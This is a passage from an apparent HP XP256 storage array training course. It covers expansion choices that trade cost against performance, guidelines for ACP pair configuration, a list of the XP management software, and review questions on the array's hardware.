
When it comes time to expand a customer XP256, the question always becomes "Which way do we go?" The default configuration is the DKC and R1. Do we add R2 or L1? Does it matter?

The answer will depend on the ultimate goal of the expansion - immediate cost efficiency or better performance.

For best performance, we should add L1. Besides producing aesthetically pleasing symmetry to the system, sound reasoning dictates this solution. If you were adding a disk to a system running JBODs, would you add the disk to the SCSI controller with 4 devices already attached or would you attach it to another controller if available? You'd choose the free controller to distribute the workload.

The same reasoning applies in this example. The subsystem will perform better if we have additional ACP pairs to manage the traffic. More controllers means more throughput and improved performance.

B–15. SLIDE: ACP Mapping: Cost/Density Configuration



ACP Mapping: Cost/Density Configuration

Guidelines for maximum Cost/Density configuration:

1. Expand by fully configuring each ACP pair using dense disks
2. Configure DKU 1, then 2 / ACP pair 1
3. Add & fully configure ACP pair 2
4. Repeat procedure for DKU 3 and 4 / ACP pairs 3 and 4

Student Notes


If cost is the most compelling factor in the expansion decision, another option would be to add R2.

This strategy will cost less since it does not require additional ACP pairs, SCSI cable sets, or power supplies.

The subsystem's performance will degrade slightly due to the higher load being placed on the processors, particularly the ACPs. This can be offset by the addition of extra cache memory.

If four DKUs are required, the best performance solution is to have one DKC per DKU pair, cost permitting.

B–16. SLIDE: Introduction to Software



Introduction to Software

Configuration (*Central Management Software*)

1. Remote Control XP
2. LUN Configuration Manager XP
3. Cache LUN XP

High Availability (*Business Continuance Software*)

4. RAID Manager XP
5. Business Copy XP
6. Continuous Access XP

Performance

7. Performance ManagerXP

Security

8. Secure Manager XP

Heterogeneity

9. Resource Manager XP
10. Data Exchange XP

Student Notes

Once the XP256 has been installed and configured initially, all normal access should take place through an administrative PC. Only the CE should access the SVP or the other internal components of the disk array.

For day to day administration, the Remote Control XP software and its associated applications provide the functionality users and ASEs need.

B–17. REVIEW: Hardware Basics

1. 1) Describe the difference between an ACP and a CHIP. What are the three types of CHIPs available?

2. Name the two stations an XP256 can be configured from.

3. For a fully configured XP256 subsystem, name the five enclosures from left to right.

4. What is a "marketing array group" and how many disks does it contain? How many disks in a RAID 1 array group? How many disks in a RAID 5 array group?

5. How many disk slots are reserved for spare disks. How many spare disks do you require for a standard system?

6. What is the DWL? What are its maximum and minimum values? How long does cache remain viable after a power failure?